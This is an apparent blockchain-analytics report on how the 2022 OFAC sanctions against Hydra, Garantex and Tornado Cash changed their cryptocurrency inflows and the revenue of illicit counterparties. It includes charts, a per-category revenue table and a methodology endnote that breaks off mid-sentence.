
## Exploring pre and post-designation activity for three of 2022's most notable sanctioned entities: Hydra, Garantex, and Tornado Cash

In order to examine the effects of sanctions on illicit cryptocurrency activity, let's look at how a few of 2022's most notable sanctioned entities behaved before and after their OFAC designations. We'll analyze three services: Hydra, Garantex, and Tornado Cash. First, some brief background on each:

- [Hydra](#) was the largest darknet market in the world until its servers were seized by German police, concurrent with its designation by OFAC in April 2022, effectively shutting down the marketplace. Based in Russia, Hydra not only facilitated drug sales, but also offered money laundering services to cybercriminals, including ransomware attackers.
- Garantex is a high-risk crypto exchange based in Russia and was sanctioned [at the same time](#) as Hydra for similar money laundering activity. Unlike Hydra, Garantex continues to operate following its designation.
- Tornado Cash is a decentralized mixing service on the Ethereum blockchain that was [sanctioned in August 2022](#) (and again [in November](#)) for facilitating money laundering, primarily in relation to funds stolen in cryptocurrency hacks by cybercriminals associated with North Korea. Tornado Cash is currently the only DeFi protocol to have been sanctioned by OFAC — all other designations have been centralized services or personal wallets. As a DeFi protocol, no person or organization can “pull the plug” as easily on Tornado Cash as they could with a centralized service, which has led to questions around the [feasibility](#) of sanctioning the service and who, if anyone, can be held responsible for criminal activity it facilitates.

On-chain data can tell us more about the types of entities transacting with these services prior to their sanctions designations.

**Share of funds received by sanctioned entities by source type:  
Garantex vs. Hydra vs. Tornado Cash**



Note: Illicit transaction activity refers to transactions in which one or more counterparty addresses are associated with an illicit entity, such as a darknet market or ransomware attacker. Risky activity refers to transactions in which one or more counterparty addresses are associated with a risky entity, such as a high-risk exchange or gambling service. Legitimate activity refers to transactions in which one or more counterparty addresses are associated with entities that are not inherently criminal or risky, such as personal wallets or exchanges.


- The chart above shows the breakdown of each sanctioned entities' source of incoming funds in the 60 days prior to their designations based on whether the sending wallets were associated with legitimate, illicit, or risky activity. A few things stand out:
- Hydra had by far the most criminal activity of the three services, with 68.2% of all incoming funds coming from illicit addresses, and 12.6% coming from risky addresses.
- Garantex, on the other hand, saw 6.1% of its inflows come from illicit sources and 16.1% from risky sources. 6.1% may sound like a small share of inflows, but it actually puts Garantex firmly

on the riskier end of the spectrum for exchanges — over the same 60-day period, centralized exchanges as a whole received on average just 0.3% of funds from illicit addresses.

- 34% of all funds sent to Tornado Cash came from illicit sources, but this number fluctuated greatly depending on the day, with most illicit funds coming in brief spikes

Let's dig deeper into the specific types of illicit entities that sent funds to each of these sanctioned services.

**Source of illicit funds sent to sanctioned entities by share:  
Garantex vs. Hydra vs. Tornado Cash (excludes transfers between sanctioned entities)**




Garantex and Hydra both received funds from a wide array of illicit actors in the 60 days leading up to their sanctions designations, including fraud shops, scams, and most notably, ransomware. During this time period, Hydra received roughly \$176,000 worth of cryptocurrency from ransomware addresses, representing 2.2% of all funds sent by any ransomware address. Garantex was even worse, taking in \$931,000 from ransomware addresses, or 11.6% of all funds sent by ransomware addresses. The numbers underscore how crucial these services — especially Garantex — have been to enabling ransomware attacks. We must also note that these dollar figures may grow as we continuously identify more ransomware-related wallets over time.

Tornado Cash's illicit activity was concentrated to just two forms of cybercrime: Crypto hacks and scams. While not apparent from the graph above, we should note that stolen funds make up nearly all of that total, at 99.7% of all illicit funds received during the entire 60-day time period. The inflows of stolen funds come in periodic spikes, which in turn drive the spikes in overall illicit inflows to Tornado Cash that we saw in the previous graph. The [Harmony Bridge hack](#), which occurred in June 2022, roughly 45 days before Tornado Cash's sanctions designation, accounted for 65.7% of the mixer's total stolen fund inflows during this period. This pattern of isolated, unique events, contrasts with the more constant flow of illicit activity from services such as darknet markets, which produce a steady stream of funds.

## How did sanctioned entities behave post-designation? It depends.

On-chain data shows that each of the three sanctioned services were affected differently by their designations. The charts below show cryptocurrency inflows for Garantex, Hydra, and Tornado Cash in the 60 days before and after they were sanctioned.

**Inflows to sanctioned entities 60 days before and after designation:  
Hydra vs. Tornado Cash vs. Garantex**



On one end of the spectrum, we have Hydra. Its inflows dropped to zero as soon as it was sanctioned because the service was also seized in a coordinated [law enforcement action](#) at the same time.

On the other end of the spectrum is Garantex, which wasn't seized upon being sanctioned, and actually saw its transaction volume steadily increase post-designation. For example, in the four



months up through April when Garantex was sanctioned, the high risk exchange had averaged \$620.8 million in monthly inflows. After the sanctioning event, Garantex's inflows rose considerably, with an average of approximately \$1.3 billion in monthly inflows through October. This is most likely due to the fact that Garantex and most of its users are based in Russia. The Russian government has not enforced U.S. sanctions, leaving users not subject to U.S. jurisdiction with virtually no incentive to stop using Garantex. In fact, Garantex explicitly stated its intent to continue operating in social media posts immediately following the designation.



**GarantexRussia**

April 7 at 10:48 AM · 🌐

🍀 Garantex is working normally!


The US Office of Foreign Assets Control (OFAC) announced the imposition of sanctions on Garantex Europe OU under the program RUSSIA-EO14024 (Property Blocking in Connection with Certain Harmful Foreign Economic Activities of the Government of the Russian Federation).

The Garantex exchange has no assets in the US and does not provide services to US citizens and residents. Garantex Europe OU is preparing a protest against the sanctions (inclusion on the SDN list) and intends, if necessary, to appeal against ... **See more**

Tornado Cash falls in the middle of the spectrum, as its activity dropped significantly after being sanctioned, but hasn't ceased completely. As we discussed previously, Tornado Cash runs on smart contracts that can't be taken offline the way a centralized service can, so there's nothing except the legal consequences of sanctions violations stopping anyone from using it. However, the Tornado Cash website that acted as a front-end for easy access to the mixing service was taken down, making it more difficult to access. And, as a global service, Tornado Cash likely had more users who could face consequences for violating U.S. sanctions, or who would be cut off from using other services if their wallets displayed exposure to Tornado Cash following its designation.


Digging deeper into these aggregate inflow patterns, we also see that different types of counter-parties reacted differently to each service's sanctions designation. We'll leave Hydra out here, as we already saw above that its inflows dropped to zero due to the seizure of its darknet site infrastructure.

Here's how inflows to Garantex from different types of services and entities changed following its sanctions designation.



Most of Garantex's counterparties continued to use the service at roughly the same levels they did before the exchange was sanctioned, apparently unperturbed by the designation. In fact, darknet markets and scammers actually sent more funds to Garantex following the designation, perhaps reassured that the exchange would be unlikely to try and curb their activity.

### Change in inflows to Tornado Cash post-sanctions designation by counterparty category (60-days pre/post sanction designation date)



Tornado Cash, on the other hand, saw drops in inflows from virtually every category, the exceptions being an increase in funds sent from scammers and mixing services. However, despite the percentage increases, neither category had sent a particularly high volume of funds to Tornado Cash before its sanctions designation anyway. And, in the case of scams, the increase was the result of a single YouTube-based liquidity bot scam that saw inflows over four deposits, and likely does not reflect a wider trend.


### Did sanctions affect criminal users of designated services?

Four of the entities sanctioned in 2022 were designated at least in part due to their provision of money laundering services to other criminals, such as ransomware attackers, scammers, and hackers. Those services were:

- Hydra
- Garantex
- Tornado Cash
- Blender.io (another mixer)

It follows that one goal of those sanctions would be to disrupt the criminals who relied on those services for money laundering. Did this end up happening in practice? **Or, put another way, if I was a crypto criminal who relied on one (or more) of these money laundering services, did I see less revenue than expected after that service was sanctioned?**

We attempt to answer this question below by quantifying the average difference between actual inflows and expected inflows for illicit entities who used the money laundering services listed above prior to their designations. In order to calculate expected inflows, we used inflows to other illicit services in the same criminal categories who did not use those sanctioned money laundering services as a control group. These other illicit services help to establish a revenue baseline for the two months following each money laundering service's sanctions designation. [1] We found that illicit entities who used sanctioned services saw significant lost potential revenue across nearly every crypto crime category in the two months following the sanctioning event — for example, the average darknet market who had previously sent funds to one of the sanctioned services saw an estimated \$25,000 less revenue in the two months following that service's designation than they likely would have had the service not been designated.



The most-affected category were cybercriminal administrators, who on average saw an estimated \$750,000 decrease in revenue due to the sanctioning of money laundering services they had previously used. The one exception to this trend was fraud shops, who on average saw nearly \$5,000 more revenue than we would estimate absent the sanctioning of a money laundering service counterparty.

It's important to keep in mind that the graph above shows only the average estimated change in revenue for counterparties of sanctioned money laundering services. With several distinct entities in each category who had previously used those money laundering services, the estimated total losses by category are much higher.

Illicit category	Number of entities	Average inflows change	Total revenue change for category
Darknet market	11	-\$24,634.52	-\$270,979.67
Fraud shop	10	\$5,222.79	\$52,227.91
Cybercriminal administrator	20	-\$749,907.00	-\$14,998,139.98
Ransomware	6	-\$9,621.23	-\$57,727.38
Scam	23	-\$13,333.58	-\$306,672.24
Stolen funds	42	-\$42,895.81	-\$1,801,624.08

We should caveat these findings by noting that, while we've taken steps to control for other factors and analyze only the revenue changes brought on by the sanctioning of their money laundering services, there could be other reasons these dependent entities' revenue might have changed following the sanctions designations. We should also emphasize that we're only looking at changes to revenue in the two months following the money laundering services' designations — it's entirely possible and even likely that any revenue hits to illicit entities will be temporary, and that they'll soon find alternative money laundering services that haven't been sanctioned. Nonetheless, our findings suggest that sanctions against money laundering services did in fact disrupt the illicit entities who relied on those services, at least temporarily, and impacted their bottom line.

## Key takeaways: Impact of crypto sanctions depends on jurisdiction and technical constraints

New technologies and forms of value transfer change the landscape of financial crime enforcement. OFAC is learning this first-hand, and has broken new ground in the last two years with its efforts to move beyond individuals and designate cryptocurrency services that facilitate money laundering and other harmful forms of crypto-based activity. The three examples we focused on above show how different variables impact agencies' ability to levy sanctions against those services.

First, the case of Hydra teaches us that sanctions can be extremely effective against entities with key operations in cooperative jurisdictions. Hydra's [servers were located in Germany](#) — German law enforcement coordinated with U.S. agencies, and moved to seize Hydra's servers, striking a fatal blow to the organization, in addition to the sanctions levied by OFAC on the darknet market.

Second, the case of Garantex shows what happens when there is an absence of international cooperation. While Garantex has been largely cut off from the compliant exchange ecosystem, Russia has declined to enforce sanctions against the service, so it continues to operate mostly unencumbered. This case shows that it is difficult to effectively sanction entities whose home jurisdictions have no formal cooperation channels with OFAC.

Finally, the case of a decentralized service like Tornado Cash is more complicated. While its front-end website was taken down, its smart contracts can run indefinitely, meaning anyone can still technically use it at any time. That suggests sanctions against decentralized services act more as a tool to disincentivize the service's use rather than cut off usage completely. In the case of Tornado Cash, those incentives appear to have been powerful, as its inflows fell 68% in the 30 days following its designation. That's especially important here given that Tornado Cash is a mixer, and [mixers become less effective](#) for money laundering the less funds they receive overall.

These case studies provide a model of how OFAC and its international equivalents can approach sanctions designations against different kinds of crypto-related entities. It will be interesting to see how these patterns develop as sanctioning bodies continue to improve their ability to effectively target sanctions against different kinds of illicit cryptocurrency services, in partnership with other agencies in the U.S. and internationally.

### Endnotes:

[1] Interventions always need to factor in what would otherwise have been. In this case, we used data on the non-counterparties of sanctioned services to estimate what total on-chain aggregate revenue inflows for counterparties might have looked like absent a sanctioning event. Non-counterparties are those entities that sent no funds to sanctioned entities in the two months before they were sanctioned. Counterparties are those entities that did send funds to sanctioned entities prior to the sanctioning event (over a two-month window).


We assume that, within a given category of illicit activity (say, darknet markets), counterparties are roughly comparable to non-counterparties, and differ largely in their counterparty status.

This assumption lets us compare the inflows (which we can think of as akin to revenue for a criminal enterprise or actor) of counterparties relative to the performance of non-counterparties in the months following a sanctioning event, and reveal how counterparties may have performed had their service not been sanctioned. For example, if a counterparty of a sanctioned service received 10% more aggregate revenue inflows after a sanctioning event, that can look like the sanctions had a counterproductive effect. However, if entities of a similar type that were not counterparties to the sanctioned service grew by 50%, then we have reason to suspect that the 10% growth seen by counterparties was actually less than it would have been 